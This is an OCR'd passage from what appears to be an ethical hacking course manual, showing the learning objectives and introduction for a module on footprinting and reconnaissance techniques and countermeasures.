
The next module will examine how attackers, as well as ethical hackers and pen testers, perform footprinting to collect information about their target before an attack or audit.

MODULE 02

FOOTPRINTING AND RECONNAISSANCE

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Explain Footprinting Concepts
- LO#02: Demonstrate Footprinting through Search Engines
- LO#03: Demonstrate Footprinting through Web Services
- LO#04: Demonstrate Footprinting through Social Networking Sites
- LO#05: Use Different Techniques for Website Footprinting
- LO#06: Use Different Techniques for Email Footprinting
- LO#07: Use Different Techniques for Whois Footprinting
- LO#08: Use Different Techniques for DNS Footprinting
- LO#09: Use Different Techniques for Network Footprinting
- LO#10: Demonstrate Footprinting through Social Engineering
- LO#11: Use Various Footprinting Tools
- LO#12: Explain Footprinting Countermeasures


Learning Objectives

Footprinting is the first step in the evaluation of the security posture of the IT infrastructure of a target organization. Through footprinting and reconnaissance, one can gather maximum information about a computer system or a network and about any device connected to that network. In other words, footprinting provides a security profile blueprint for an organization and should be undertaken in a methodological manner.

This module starts with an introduction to footprinting concepts and provides insights into the footprinting methodology. The module ends with an overview of footprinting tools and countermeasures.

At the end of this module, you will be able to:

- Describe footprinting concepts
- Perform footprinting through search engines and using advanced Google hacking techniques
- Perform footprinting through web services and social networking sites
- Perform website footprinting and email footprinting
- Perform Whois, DNS, and network footprinting
- Perform footprinting through social engineering
- Use different footprinting tools
- Apply footprinting best practices

